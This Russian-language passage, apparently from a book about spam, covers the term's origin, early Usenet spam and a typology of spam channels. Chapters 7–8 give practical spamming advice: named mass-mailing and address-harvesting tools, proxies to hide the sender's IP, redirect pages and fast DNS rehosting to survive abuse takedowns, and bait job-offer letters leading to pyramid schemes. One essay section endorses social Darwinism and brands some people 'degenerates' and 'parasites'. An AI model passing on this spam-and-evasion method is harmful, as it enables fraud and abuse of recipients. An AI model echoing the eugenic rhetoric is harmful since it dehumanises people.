Спам в современном Интернете является предосудительным занятием, и в законодательстве ряда стран предусмотрены те или иные виды ответственности за такую деятельность. Например, в США один из крупнейших провайдеров Интернет America Online (AOL) каждый месяц выдвигает по несколько судебных исков к спаммерам, которые занимаются систематической рассылкой рекламы в адреса ее клиентов.

Иногда можно встретить написание СПАМ или SPAM (читается праем), поскольку слово принимают за очередной Интернетовский акроним — имхо. И это действительно акроним, по происхождению сложносокращенное слово, но не аббревиатура; поэтому писать его надо «в нижнем регистре», строчными буквами.

Это «складное» словосочетание образовалось из усеченного spiced ham. В буквальном переводе spiced ham — «ветчина со специями», но на самом деле в консервных банках с надписью находился колбасный фарш — сомнительная субстанция, знакомая многим из нас по гуманитарной помощи. Было ее фирменное название, которое по-русски звучало бы примерно как «Спетчина» (специи+ветчина) или «Ферчик» (фарш+перчик).

Глава 4. Коммерческая почта

Рассмотрим такое интересное явление, как junk mail, она же коммерческая почта, она же спам. Junk mail (джанк мэйл) — ненужная почта, приходящая жителям развитых стран в количестве до 1–2 фунтов (от полкило до килограмма) в день. Обещания выиграть 10 миллионов, стереосистему машину и кольцо с бриллиантами в лотерее; предложения подписаться на «Плэйбой», «Нью-Йорк Таймс» и газету социалистов «Милитант»; извещения из специализированных магазинов, торгующих

электроникой, удобрениями и старинным оружием; простые как мычание газеты с фотографиями еды из ближайшего супермаркета.

В начале 1970-х английские анархисты Monty Python отомстили американцам за преступления против человечности. Питоны сочинили сюрреальный скетч о спаме.

Действие происходит в кафе, в котором меню состоит из спама, яичницы с беконом из спама, спам с яичницей, яичницы со спамом и сосиской из спама, сосиски из спама, помидоры со спамом... Спам абсолютно несъедобен.

До 1994 года Интернет был сетью сугубо не коммерческой, а пользователей Интернета были студенты и профессора университетов. В 1994–1995 доступ к Интернету был открыт человеку с улицы, то есть торговцу (в Америке рабочих от силы процентов 5–10, но практически все население чего-нибудь продает или, в крайнем случае, адвокатствует). Каналы информации, прежде заполненные научными дискуссиями, порнографией или пустым трепом, были украшены сотней сообщений под одинаковым заголовком «MAKE MONEY FAST» (делай деньги быстро). В однотипных текстах, следовавших за этой шапкой, сообщалось о грустной судьбе некоего Давида Родса, который потерял дом, машину и прочие радости капиталистической жизни в силу банкротства и раздумывал о самоубийстве. Но тут взгляд Давида Родса падает на пожелтевший листок бумаги — письмо, полученное им много месяцев назад, распечатанное на принтере и забытое на столе. Давид Родс читает письмо, озаглавленное «MAKE MONEY FAST», рассылает его своим знакомым по электронной почте и становится миллионером. Теперь Давид Родс, рассказывает дальше в письме, живет безбедно в собственном трехэтажном доме с бассейном и парком новых машин, а когда у него кончатся деньги, шлет своим знакомым «MAKE MONEY FAST» с предложением разослать его дальше и стать миллионерами, и получает нужные ему \$100 000. После рассказа о судьбе Дэвида Родса следовали инструкции: разослать один доллар каждому из 10 индивидов, из списка адресов, приложенных к письму, потом убрать первую фамилию в этом списке, добавить свою в конец и опубликовать письмо в Интернете, разослав его по электронной почте и поместив в телеконференции. Так родился спам.

Эта форма мошенничества хорошо знакома и в России; у нас, впрочем, более популярны некоммерческие варианты «MAKE MONEY FAST» («Святое Письмо», «Письмо Счастья» и пр.). Но распространители «Святых Писем» коммерчески не заинтересованы в успехе предприятия, и «Святые Письма» остаются не более чем забавным артефактом спонтанного народного творчества. Распространение посланий Давида Родса в сети приняло угрожающие размеры и начало серьезно мешать ра-

боте Интернета. К счастью, «MAKE MONEY FAST» попадает под ту же статью закона, которая запрещает «торговлю воздухом» финансовых пирамид, таких как памятные в России МММ и Чара, и старожилам сети удалось натравить ФБР на мэйк-мани-фастеров. Сейчас ФБР сканирует сеть на ключевые слова, встречающиеся в «MAKE MONEY FAST» и его вариантах, и автоматически возбуждает уголовные дела против нарушителей. Это несколько улучшило ситуацию. Но спаммер, подобно Протею, непобедим, поскольку не имеет формы.

Глава 5.

Спам — это коммерческое сообщение, рассылаемое по Интернету

Следующим громким эпизодом в войне спаммера с человечеством была «Green card lottery» — лотерея, разыгрывающая вид на жительство в США: зеленую карту. Адвокатская фирма Кантера и Сигеля забила Интернет предложениями участвовать в бесплатной лотерее, объявленной госдепартаментом; разумеется, Кантер и Сигель требовали около ста долларов за эту (бесплатную) привилегию. Адвокаты прославились на весь Интернет. Про них были написаны грубые порнографические рассказы. Их телефонный номер был оборван интернетчиками, ежесекундно посылавшими им ругательные факсы и сообщения. Кантера и Сигеля прогнали все службы Интернет-провайдеров, к которым те обращались: хакеры взламывали и разрушали провайдерские фирмы, не гнушавшиеся адвокатскими долларами. Адвокаты были подвергнуты массированному ostracism. Но это им не помешало: с 1994 года Кантер и Сигель заработали не одну сотню тысяч публикацией книг о том, как заработать рассылкой спама по Интернету.

Основной способ заработать на спае — это продавать программы, рассылающие спам, или писать руководства по спаму. Точно так же, больше половины расходов крупных фирм, таких как Кока-Кола или Майкрософт, идет на маркетинг. Рекурсивная референция коммерческой активности — и каждый новый виток референции приносит гораздо больше доходов, чем предыдущий.

Довольно скоро на телеконференциях Юзнета был положен предел спаму. Спасителями были законспирированные организации хакеров-террористов, которые автоматически изымали коммерческие статьи из некоммерческих конференций Юзнета. Через год или два после появления этих террористов (самым знаменитым из которых был Cancelmoose, Лось-разрушитель) обнаружилось, что без них Юзнет

функционировать не может, и автоматическое изъятие коммерческих писем, посланных больше чем в одну-две телеконференции, было официально одобрено — теперь это делается совершенно открыто. Тем не менее многие конференции остаются на 70–80% забиты спамом.

Начав с конференций Юзнета, спаммеры переключились на е-мэйл (электронную почту). Составив списки из миллионов адресов, спаммеры рассылают рекламу для похудания на бедрах, гербалайфа, виртуальных любовниц и прочих сомнительных продуктов. В последнее время, впрочем, основным продуктом рекламы являются программы для рассылки спама. Купив такую программу, желающие могут разослать по 90 миллионам адресов предложение купить у них какой-нибудь товар. В большинстве случаев этим товаром оказывается опять программа для спама.

Если подходить к торговле с точки зрения семиотики, «означаемое» будет товаром, а «означающее» — коммерческой структурой и маркетинговой компанией по продаже товара. Финансовая пирамида — это бесконтрольный рост маркетинговых и коммерческих структур, никак не обеспеченный увеличением услуг или производства. Другими словами, спам — это доминирование «означающего» над «означаемым».

Спам — это форма существования цивилизации. К примеру, современная биржевая система основана на том, что определенные акции растут в цене, отчего на них повышается спрос, что, в свою очередь, вызывает дальнейшее повышение в цене. При этом совершенно не важно, какие товары обеспечивают акции и ценные бумаги. Американский доллар, например, обеспечен товарами едва ли на один процент рыночной стоимости доллара — но в связи с большим спросом на доллар его цена в товарном эквиваленте остается стабильной и даже растет. Доллар, как и постмодернизм, — наиболее вопиющий пример спама, или же доминанты «означающего» над «означаемым».

Искусство есть не менее яркий пример спама. Цена картины определяется тем, сколько в нее согласен вложить денег покупатель. Покупка картин — это выгодный бизнес, поскольку цена картин известных художников растет гораздо быстрее банковских процентов. Причина роста цены картины — желание покупателей вложить деньги в картины известного художника. Известность художника, в свою очередь, определяется (в первую очередь) рыночной стоимостью картин и (во вторую очередь) мнением критиков. При этом сама картина совершенно не важна. По реалистичным оценкам, до половины картин Пикассо являются подделками; тем не менее, разоблаченные подделки (неотличимые без специальной аппаратуры от картин Пикассо) обесцениваются в сотни раз. Но подлинность картины могут установить только профессионалы — кри-

тики и искусствоведы. Для определения репутации (а значит, и цены картин) художника важно мнение критиков, а одобрение профанов не нужно, и, наоборот, очень вредно. Поскольку искусствоведы и критики связаны с крупными галереями и аукционами, их мнение определяется коммерческими интересами, то есть тем, сколько денег потрачено их владельцами на того или иного художника. Сама картина в этих финансовых махинациях не фигурирует вообще. Писсуар, выставленный Марселем Дюшаном в 1921 году под названием «Фонтан», сейчас оценивается в несколько миллионов долларов. Разумеется, «Фонтан» ничем не отличается от сотен тысяч писсуаров того же времени — цена этого конкретного писсуара определяется здоровой оценкой перспектив ее (цены) роста.

Спам — это форма жизни. Рассмотрим, например, письмо «Make Money Fast», Святое Письмо или программу по рассылке спама. Это письмо зарождается как бы из ничего, подобно мышам в корзине с грязным бельем, затем распространяется в десятках тысяч экземпляров, захватывает все подходящие ниши, мутирует, переходя из бумаги в факсы и оттуда в Интернет. Конца этому не видно. Выживают наиболее приспособленные из мутантов.

Спам — это форма жизни, агрессивная и враждебная по отношению к человеческой. На бумажный спам, подобный газете «Экстра-М», уходят кубометры леса, что известно как отражается на окружающей среде. Электронный спам разрушает возможность осмысленной коммуникации, чем атомизирует общество и лишает смысла человеческое существование.

Спам — это ростовщичество. Ростовщичество есть по определению заработок от прав неиспользуемой собственности (чем отличается от заработка производителя товара). Собственность, которая превращается в источник доходов — это символ, поскольку она не используется, используется не собственность (означающее), а ее символ (означающее). Означающее превращается в конструкт, значение которого, позволяющее получать деньги, совершенно отделено от означаемого — материальных слитков золота или смешных зеленых бумажек. Таким образом доллары превратились в форму жизни того же порядка, что святые письма, гербалайф и пирамидные схемы.

Спам — это капитализм. Главной движущей силой и единственным смыслом капитализма является власть ростовщичества и недвижимого (символического) капитала. В этом состоит определение капитализма.

Спам — это либерализм. У либерализма есть две ипостаси. Либерализм есть защита мифических «прав человека», и вместе с тем либера-

лизм есть защита (не менее мифических) прав «частной собственности», то есть прав ростовщика. На самом деле, смыслом и значением жизни либерала является размножение спама. Частная собственность — символическое «владение» предметами производства и денежными знаками, приносящее доход. Индивид рассматривается как носитель прав на предметы производства и ценные бумаги — генетический код индивида, его текст здесь совершенно не важен. Генетический код и личность (индивид-означающее) заменяется правами индивида — индивидом-означающим. Именно поэтому либерализм враждебно относится к социальному дарвинизму, учению, утверждающему необходимость продолжения эволюции человеческой расы через выживание сильнейших индивидов и уничтожение вырожденцев силой естественного отбора: ницшеанское «падающего — подтолкни». Либерал утверждает абсолютность прав индивида на продолжение существования — по той же логике, либерал утверждает абсолютность существования экономической пирамиды капитализма. Либерал отрицает права индивида на насильственное прекращение жизни другого индивида (на этом праве основано учение социального дарвинизма) — по той же логике, либерал отрицает права индивида (или большинства населения) на разрушение пирамиды ростовщичества.

Глава 6.

Спам как мощный двигатель торговли

Согласно официальным данным, спам не только оказывает деструктивное воздействие на нежную и неокрепшую психику пользователей Интернета, но и еще тормозит развитие самой Сети, оттягивая на себя существенные ресурсы в виде бесцельно израсходованного трафика. Ходят разговоры о том, что спам надо запретить законодательно, а спамеров просто необходимо рассадить по самым отдаленным тюрьмам и лишить возможности работать на компьютерах путем отрубания пальцев рук.

Однако описываемая проблема достаточно актуальна, чтобы официальная, принятая в индустрии, оценка происходящего несколько отличалась от той картины, которую наблюдают конечные пользователи. Безусловно, последние не бьются в экстазе от самого осознания того «приятного» факта, что к ним в почтовые ящики постоянно валяются всякие ненужные вещи, но, тем не менее, и в истерику вроде не впадают, за исключением отдельных, ну уж совсем одиозных случаев.

Спам, как вы понимаете, появляется не с неба. Если звезды зажигаются, значит, это кому-нибудь нужно, и все в таком же духе, а приме-

нительно к спаму это означает, что рекламные рассылки действительно себя окупают. Существуют специальные организации, которые за несущественные деньги готовы разослать ваше коммерческое предложение или крик души по двум-трем миллионам адресов. Если в рассылку идет не предложение увеличить свой личный девайс в мифические 14 раз, а что-нибудь, обладающее хотя бы минимальной осмысленностью, то просто по теории вероятности какое-то количество потенциальных клиентов среди этих двух-трех миллионов адресов найти будет можно.

Иными словами, первый пункт, к которому мы пришли, — это то, что спам действительно работает. То есть за возмущенными воплями активистов антиспаммерского движения скрывается некая прослойка граждан (возможно, значительно более многочисленная, чем кажется), которая и делает существование спама целесообразным, поскольку им пользуется.

Далее. Нельзя не отметить, что иногда — подчеркиваю, иногда — даже для такого скептически настроенного персонажа, как я, спам оказывается полезным.

С помощью совершенно несанкционированной рассылки, к примеру, я неоднократно приобретал разное железо или решал иные связанные с текущим обслуживанием парка компьютеров проблемы. Я уж молчу про то, что одно из главных достоинств спама — возможность попытаться найти клиента/партнера на самое неожиданное начинание. К примеру, сегодня я получил предложение приобрести два самолета ТУ-154 в хорошем состоянии. Безусловно, идея эта не сильно актуальна для меня на данный момент, но сама постановка вопроса польстила, польстила...

Было бы странно не учитывать и тот факт, что раз рассылка спама идет столь масштабно, то это может означать только одно — кому-то это все шибко выгодно. И, что самое смешное, судя по всему, основные деньги на несанкционированных рассылках зарабатывают вовсе даже не те граждане или организации, которые их осуществляют.

По данным каких-то там экспертов (к сожалению, каких именно, забыл, но помню, что авторитетных), на данный момент уже 40 процентов ежедневно пересылаемой электронной почты попадает в категорию «спам». Правда, ужасная, можно даже сказать, пугающая цифра? А теперь давайте попробуем подумать, сколько конкретно денег получают за трафик, создающийся этими рассылками, самые разные и зачастую известные организации вроде магистральных провайдеров?

Им же по большому счету все равно, за какой конкретно трафик конечный пользователь в лице организации или отдельного индивидуу-

ма им платит деньги, поэтому я серьезно сомневаюсь, что такие провайдеры против спама. Согласно рыночным законам, они как раз должны быть строго «за»...

А они и есть «за». Рассылка миллиона писем в день — это довольно-таки привлекающая к себе внимание деятельность, поэтому если бы серьезные организации, зарабатывающие на Интернете серьезные деньги, решили бы несколько усложнить существование спаммерам, они бы это давно сделали.

Вычислить и прибить сервер почтовых рассылок не в пример легче, чем прикрыть сеть peer-to-peer. В разы. Однако этого почему-то не происходит, хотя подавляющее большинство спаммерских серверов живет в Азии и Америке, то есть странах, где на недостаток контроля со стороны государства (а государство — большой друг большинства серьезных организаций) пожаловаться нельзя.

Если немного поразмышлять над проблемой, то становится понятно, что негодование у конечных пользователей сейчас вызывает не сам факт наличия спама как явления, но ужасающе низкое качество этой, в общем-то, навязанной извне услуги.

Значительный процент спама посвящен вопросам, в которых более или менее нормальный человек заинтересован не сильно.

В оставшейся части писем половина — это предложения каких-то убогих на голову жуликов, которые с тупой прямолинейностью пытаются выманить у вас если не номер кредитной карточки, то хотя бы 50 рублей. Еще какое-то количество писем — это всевозможные трояны, вирусы и прочие продукты жизнедеятельности убогих на голову программистов. Вот, кстати, об убогих на голову программистах — сегодня утром получил письмо с приаттаченным трояном следующего содержания:

Здравствуйте! Извините за беспокойство, если Вы хотите не много заработать в Интернете, тогда я Вам прешу некоторые предложения, в виде страници! На этом файле находятся некоторые предложения о заработке в Интернете, у Вас прочтение этой страници займет пару минут, так что Вы ничего не потеряете от этого! А вдрук Вам понравятся эти предложения! А если Вы не хотите получать файл, тогда заглениите на эту страницу!!!.

Орфография оригинала, как вы понимаете, целиком и полностью сохранена.

Согласитесь, трогательное послание. И после сортировки этого всего бреда на выходе остается от силы процентов десять спама, который

пусть и не несет в себе остро нужные лично мне предложения, но и отращения не вызывает.

А десять процентов — это одна десятая и, соответственно, четыре процента от общемирового трафика, создающегося письмами. Уже не такая страшная цифра, как 40 процентов, не правда ли?

Глупо бороться со спамом как с явлением — эффект будет аналогичным эффекту от борьбы с проституцией, то есть отрицательным. А вот попытаться перевести эти самые несанкционированные рассылки на цивилизованные рельсы — вот это может быть интересной затеей.

К примеру, заставить спаммеров делать тематические выпуски, в которые объединять всю актуальную информацию по какой-либо одной теме и пускать ее в красиво оформленном виде раз в неделю, а не в виде кривой «хтмл» 234 раза в день.

Мне кажется, что эффективность удобного, безопасного и не сильно раздражающего спама в таком случае должна довольно сильно вырасти, а трафика пользователи будут тратить на него в десятки раз меньше.

Другой вопрос, что далеко не все будут счастливы от исчезновения «дикого» рынка спама. Уже упоминавшиеся выше компетентные организации, торгующие трафиком, наверняка скажут свое слово, да и вообще, мало ли сейчас есть народу, который деньги на сложившейся ситуации зарабатывает? Те же системы защиты от спама, к примеру. Я с большим уважением отношусь к программистам и софтверным конторам, но что-то мне еще ни одна более или менее вменяемая антиспаммерская софтина не попадалась. Они либо паранойей страдают в особо тяжелой форме, либо гуманизмом, но зато как продаются! Скоро антивирусы по уровню продаж догонят.

А от перехода на цивилизованную форму общения с адресатом в первую очередь выиграют сами спаммеры, потому что количество клиентов у них будет расти прямо пропорционально росту эффективности рассылки.

И все бы хорошо в этом логическом построении, если бы не одно «но» — количество людей, предпочитающих просто орать и ругаться, вместо того чтобы реализовывать варианты, устраивающие всех, как со стороны потребителей, так и со стороны спаммеров, значительно превышает количество людей, которые умеют думать позитивно.

Поэтому ситуация в обозримом будущем принципиально особо не изменится.

В иудео-христианской традиции Слово есть Бог — абсолютная форма существования трактуется как текст. Человеческое существование есть не более чем текст — генетический код, определяющий способности, которые передаются по наследству, есть не более и не менее чем текст. Человек есть Живая Книга — текст, способный к непроизвольному размножению в присущей ему среде. Способны к непроизвольному размножению в присущей им среде письма спаммеров, самиздат диссидентов, «Война и Мир» Толстого. Но не все тексты равноценны. Уважение к правам спаммера — то же самое, что уважение к правам выродков и социальных паразитов. Либерализм устанавливает насильственное равенство шансов на продолжение жизни в потомстве между выродком-алкоголиком (текстом безнадежно испорченным, текстом с аномально высокой энтропией) и атлетом-гением с высоким IQ (текстом вирулентным, имеющим в естественной ситуации гораздо больше шансов на продолжение жизни). Это приводит только к одному — увеличению уровня шума, генетическому вырождению. Точно так же, постмодернистское либеральное равноправие рекламного шумового текста (текста, со структурной точки зрения, испорченного, текста высокой энтропии) и текста сакрального (вирулентного, текста низкой энтропии) приводит к растворению сакральности в равномерном шуме испорченного текста: либерализм — это сила, единственной целью которой является увеличение генетического и онтологического спама. Спам — это самоорганизующаяся энтропия...

Глава 7. Способы рассылки

Существует два принципиально различных способа рассылки — первый способ предназначен для мелких рассылок (до 3000 писем в час). Он основывается на том, что при помощи хитрой программы (типа Mail Them, Advanced Mass Sender, Advanced Direct Remailer и др.) ты со своего компа отсылаешь письма по купленным или насканенным E-mail адресам. Этот способ хорош для небольших объемов рассылок и не требует особых затрат, однако при производстве рассылки следует помнить о том, что это запрещено, и пользоваться Проху-серверами, которые позволят скрыть твой IP-адрес.

Второй способ более продвинутый и позволяет производить рассылки со скоростью около 1000 писем в минуту. Однако он требует больших вложений денег. Он основан на том, что покупается хост под спам и на него устанавливается специальный софт, который и производит массовую рассылку с купленного хоста. Однако следует помнить о том, что

на этот хост пойдет очень большое количество абьюзов, и если нет предварительной договоренности с хостером (а ее, как правило, нет), то хост закроют после первого же спам-абьюза. Та же проблема касается и того хоста, на котором будет находиться рекламируемый ресурс. Туда пойдет еще больше абьюзов, поэтому, как правило, рекламируется не сам ресурс, а некая страница, которая будет каким-либо образом редиректить пользователя на целевую страницу. Также необходимо учесть, что при закрытии хоста с редиректовой страницей вам придется оперативно перекинуть ее на другой хост, чтобы не потерять достаточно большое количество посетителей. Рекомендуется для этого пользоваться такими службами, как Smart DNS, которые позволяют очень быстро прописать в DNS новый хост.

Чтобы уменьшить количество абьюзов, идущих на хост, рекомендуется в тексте письма делать приписку о том, что это единовременная рассылка, которую нельзя считать спамом, а E-mail адрес был взят из открытых источников. Но подобная приписка не избавляет от всех абьюзов, поэтому к ним нужно быть готовым.

Спам-рассылки в последнее время стали очень распространенным средством рекламирования ресурсов, поэтому к ним достаточно сильно упал интерес. Спам-рассылки читает всего около 20% получателей, а людей заинтересовавшихся и того меньше. Как правило, на 50–100 писем приходится один клик по ссылке внутри письма, поэтому следует продуманно составлять текст письма. При отправке писем, содержащих графику, помните, что у многих пользователей стоят почтовые клиенты, которые не отображают графику из сети, и поэтому лучше увеличить размер письма, приаттачив к нему файл с изображением, чем лишиться привлекательности письма для потенциальных посетителей. Также следует избегать больших, ярких букв — это маркетинговый ход прошлого. Сейчас же посетитель, видя подобные буквы, понимает, что ничего хорошего его дальше не ждет. Для составления текста письма лучше нанять профессионального переводчика, потому что иначе письмо (даже если ты считаешь, что знаешь английский просто отлично) не будет воспринято всерьез из-за большого количества грамматических, да порой и орфографических ошибок. Вообще, заниматься спамом — дело очень рискованное, как со стороны закона, так и со стороны отношения спонсоров к подобным вещам. Необдуманные поступки, непродуманные схемы рассылки спама зачастую приводят к воистину непредсказуемым последствиям. В лучшем случае люди лишаются того, что они заработали с рекламируемого спонсора. Поэтому перед тем, как приступить к рассылке спама, десять раз подумай, нужно ли тебе это, а потом еще двадцать раз — а не забыл ли ты что-либо учесть, и лишь потом приступай к делу.

В отличие от вирусописателей, спаммеры в большинстве случаев преследуют конкретные коммерческие цели. Однако спам — это не только недобросовестная реклама, при рассылке которой игнорируются интересы получателей, но и различные формы мошенничества с использованием массовых служб Интернета.

По сообщению корпорации Brightmail, которая занимается разработкой программ идентификации и блокировки спама, в настоящее время рекламные сообщения составляют около 40% от всего почтового трафика, тогда как в 2001 году его объем не превышал 8%. При этом 75% спама составляют реклама товаров и финансовых услуг и предложения посетить порносайты. Оставшиеся 25% связаны с онлайн-мошенничеством либо содержат информацию об отдыхе, лечении или религиозные объявления.

Как мы уже отметили, спаммеры не ограничиваются посланиями по электронной почте, а используют самые разные службы Интернета. Подробно рассмотреть все виды спама в рамках одной главы невозможно, поэтому в дальнейшем мы будем говорить о спае в электронной почте, что, конечно, является наиболее актуальным.

Для того чтобы разослать послания, необходима почтовая база данных. Чем больше база данных, тем выше вероятность попадания рекламы заинтересованному пользователю. Часто в основу баз данных ложатся так называемые спам-листы, представляющие собой списки реальных e-mail-адресов, различными путями найденные и проверенные. Составляться спам-листы могут самыми разными способами, начиная с изучения справочников и заканчивая использованием поисковых роботов, которые «ползают» по Сети и выискивают e-mail-адреса. Существуют также программы, которые генерируют адреса методом подбора и проверяют их существование. После того как сформирован список реальных e-mail-адресов, он превращается в товар. Самый простой бизнес заключается в том, чтобы разослать письмо по спаммерской базе данных с предложением закупить эту самую базу данных. Наверняка вы не раз получали подобные предложения. Например, во время написания данной книги мне пришло письмо, в котором содержалось предложение приобрести «более 40 различных и постоянно обновляемых баз данных по e-mail-адресам России и стран зарубежья». Еще более выгодный бизнес — это сервис по рассылке рекламных объявлений по заранее заявленному числу адресов: вы предлагаете послать чью-то рекламу по спаммерскому листу за деньги. Очевидно, что чем активнее продается или используется спаммерская база данных, тем больше спама получает адресат, который попал в этот спаммер-лист.

Глава 8. Как работать со спамом?

Где взять адреса

Для массовой рассылки нужна база реально существующих адресов, он же спам-лист, по которым и рассылаются сообщения. Кстати, спам-лист представляет собой неплохой товар, и за хороший лист любая контора выложит немалые деньги. Где их взять? Все очень просто. Существуют специальные программы, такие как Advanced Email Extractor. Принцип их действия заключается в том, что пользователь вводит адрес сайта, на котором следует проводить поиск, и задает глубину ссылок. Программа выуживает со страниц e-mail-адреса, которые чаще всего определяет по символу @. Отсюда вывод: если не хотите, чтобы на ваш почтовый ящик приходили горы спама, публикуя открыто свой адрес, замените символ @, например, словом «собака». Человек при написании письма сразу заметит это и заменит слово символом, а вот роботу это сделать пока не под силу. Существует и другой способ сбора спам-листов. Он заключается в том, что программа случайным образом генерирует базу адресов, после чего эти адреса проверяются на работоспособность. Этот способ менее эффективен, поскольку адреса, которые публикуются на форумах, гостевых книгах и других страницах, используют активные пользователи и вероятность ответа на ваше сообщение резко возрастает. Некоторые спаммеры собирают небольшую базу и обмениваются ею с другими спаммерами, в итоге их база увеличивается в два раза. Существуют программы, которые выбирают e-mail-адреса из ICQ, словом, способов собрать спам-лист существует множество, но самым простым будет его покупка.

Проверка адресов на существование

Собрав базу адресов, спаммеру нужно проверить их на существование. Для этого также есть множество программ, одной из лучших является Advanced Email Verifier. В ней есть множество функций, она может собирать и проверять адреса не только из TXT-файлов, но и из HTML, вордовских документов.

Но, к сожалению, эта программа, как и большинство подобных программ, имеет один существенный недостаток: это ее статус — Shareware. А именно, в незарегистрированной версии отсутствует возможность сохранения проверенных адресов. Но эта программа не единственная в своем роде, ей есть неплохая замена, под названием MailListValidator. Она входит в комплект с программой Advanced Mass Sender и денег за свою работу не просит.

Составление письма

От того, как составлено письмо, во многом зависит количество откликов, которые последуют после рассылки. Спаммеры редко рассылают письма, размер которых превышает 20–30 Кб. Во-первых, чем больше письмо, тем больше негативных отзывов последует от получателей. Во-вторых, это невыгодно самим спаммерам, поскольку письма размером 5–10 Кб рассылаются быстрее, нежели письма большого объема. Нередко используется следующий метод составления письма. В первом письме приходит предложение о работе посредством Интернет, размер оплаты обещается до 10 000 рублей в месяц, также выдвигаются требования к кандидатам, которые обычно являются условными. В конце письма указывается адрес, куда делать запросы за получением более подробной информации. Отзывов на подобные письма поступает достаточно много. А в результате оказывается, что эта работа есть не что иное, как какая-нибудь пирамида, супер-программа по получению денег с WebMoney или привлечение человека в качестве реферала в какую-нибудь систему заработка. Кстати, адрес для запросов и ссылки на сайт обычно указывают иностранные, т.к. вероятность закрытия адреса или сайта на иностранном сервере значительно меньше. Этот способ мне встречался достаточно часто.

Рассылка

Последнее, что осталось сделать, — это разослать письма по базе. О программах, предназначенных для этого, и пойдет речь ниже.

Advanced Mass Sender

Одна из самых лучших программ для массовой рассылки сообщений. На тесте по обработке базы показала следующие результаты. Спам-лист размером 914 345 адресов загрузила за время 3:47. Сама программа имеет встроенный SMTP-сервер, благодаря чему можно производить рассылку, минуя SMTP-сервер провайдера. Включена поддержка Socks 4/4a/5 прокси, а также проверка списков прокси на работоспособность. Есть поддержка русских кодировок и HTML-редактор. Как я уже говорил, в комплекте с программой идет бесплатная утилита для проверки адресов. В общем, на данный момент эта одна из лучших подобных программ. Ну, а что больше всего мне в ней нравится, так это то, что она сделана русским программистом.

Group Mail Free

Еще одна программа для массовой рассылки. Интуитивно понятный интерфейс, позволяет прикреплять к письмам вложения. Своего HTML-редактора не имеет, хотя может импортировать готовые HTML-письма. При рассылке можно установить три степени важности.

А вот поддержки рассылки через прокси-серверы в этой программе я не нашел. Вот ее скорость загрузки. За 10 минут удалось загрузить 39 496 адресов. Быстродействие, как видно, оставляет желать лучшего.

Есть еще неплохая программа, ДНК-рассылка. Тоже предназначена для массовой рассылки сообщений. Незарегистрированная версия программы вставляет рекламное сообщение в текст письма. Нет возможности рассылать письма через прокси.

Ответы

Почему спаммеры рассылают письма через прокси-серверы? Да, они замедляют скорость рассылки, но если их не использовать, в заголовке письма будет храниться IP-адрес спаммера. Получатель сообщения по этому адресу может узнать, откуда производилась рассылка, и пожаловаться провайдеру спаммера. Вот чтобы скрыть реальный IP-адрес, и используются прокси-серверы. Но это не единственный способ навредить человеку, рассылающему спам.

Самым распространенным методом являются письма с матом и угрозами, реже с просьбами не высылать более подобные сообщения. Некоторые пишут, что «ваше письмо заблокировало получение других важных писем и таким образом нанесен ущерб, который оценивается в X долларов». И спаммер должен возместить ущерб, переведя деньги на такой-то счет. Но подобные письма спаммеров особо не пугают, поскольку в 99,9% случаев ничего за угрозами и требованиями возместить ущерб не следует. Другим способом навредить является подписка его адреса на различные рассылки. Но это тоже сильно не пугает.

Почти во всех рассылках при подписке на адрес высылается письмо, в котором нужно нажать на ссылку, чтобы рассылка приходила. Самым плохим для спаммера является ответ в размере 300–500 писем размером в несколько десятков килобайт каждое, со словами «Спам — это плохо». Но подобные ответы в природе встречаются достаточно редко.

Глава 9. Виды спама

В Интернете сейчас спам встречается «на каждом углу» в различных видах. Рассмотрим наиболее часто встречающиеся формы спама.

Выскакивающие (pop-up) окна/консоли

С этим «мусором» уже сталкивался каждый из вас. Особенно часто такой спам встречается на секс-сайтах, рассчитанных на посещение их серферами из стран СНГ. За каждую консоль эдалт-вебмастер зарабатывает не более цента. Поэтому самые жадные делают по три и более консоли. Также консолями они могут повысить рейтинг своего сайта в ТОПах. Получается замкнутый круг: больше консолей — больше ТОПов — больше посетителей — больше консолей. Обычно такие консоли «выскакивают», когда вы покидаете порносайт. Но самые наглые эдалт-вебмастера открывают дополнительные окна и при входе на сайт.

Спам в конференциях/новостях

Как правило, каждая релкомовская (или любая другая) конференция посвящена какой-нибудь узкой теме. Вы подписываетесь на нее и получаете интересующую вас информацию. По правилам конференций сообщения рекламного характера иногда допускаются, но не чаще, чем один раз в неделю. Спаммеров же правила не интересуют. Они суют свою рекламу каждый день и одновременно в несколько конференций. Причем тематика их даже не интересует. Подобное можно встретить на форумах, досках объявлений, в чатах.

Спам в гостевых книгах

Иногда вебмастеры размещают на сайтах гостевые книги, в которых посетители могут написать свои замечания, пожелания. Но спаммеры и здесь не стесняются. Их не волнует содержание сайтов. Они просто ищут ссылки на гостевые книги и размещают в них свою рекламу. Иногда некоторые из них вставляют такие фразы, как: «Мне ваш сайт понравился», пытаясь таким образом обелить себя.

Спам в поисковых системах

Некоторые вебмастеры для привлечения посетителей на свой сайт через поисковые системы вставляют в страницы невидимый текст с самыми популярными словами типа: секс, порно, Интернет, бесплатно. Серфер, через поисковую систему, набрав фразу «бесплатный Интернет», попадает на такой сайт и ничего ожидаемого не находит.

Спам в SMS-сообщениях

Многие компании, в первую очередь европейские, рассматривают новое поколение сотовых телефонов в качестве идеальной платформы для размещения рекламы. Действительно, обладатели таких телефонов — это потенциальные клиенты, постоянно находящиеся в пределах доступа и при этом имеющие возможность мгновенно откликнуться на поступившее рекламное предложение.

SMS-сервис в США может исчезнуть из-за спама. Аналитики считают, что спам (навязываемые рекламные объявления), приходящий на мобильные телефоны в виде коротких сообщений (SMS), может поставить под угрозу дальнейшее использование самой системы коротких сообщений. Как правило, входящие SMS бесплатны, но некоторые крупные сотовые операторы США, такие как AT&T Wireless и Sprint, берут за них плату.

Как заявил глава антиспаммерской группы Whitehat Родни Иоффе (Rodney Joffe), SMS-спам приобретает угрожающие масштабы. Г-н Иоффе уже подал один иск против компании, рассылающей «мусорную» рекламу, и старается сейчас превратить свой частный иск в коллективный. У Родни Иоффе есть единомышленники и последователи, но их борьба против SMS-рекламы не будет иметь успеха, если к делу не подключатся американские законодатели. И в конгрессе уже появились законопроекты, дополняющие действующий закон о спаме в части запрета SMS-спама.

Спам в электронной почте Интернет (Email)

Это самый распространенный вид спама. Рекламу могут посылать конкретно на ваш E-mail или сразу на множество адресов. Сообщения могут содержать только одну рекламу, но возможны и приписки.

Давайте сначала выясним: какое письмо от неизвестного вам автора полученное в первый раз не является спамом:

- ◆ письмо должно быть послано только на ваш адрес;
- ◆ в нем должно быть указано, из какого конкретного источника взят ваш E-mail (друзья, сайт, форум, доска объявлений и т.п.);
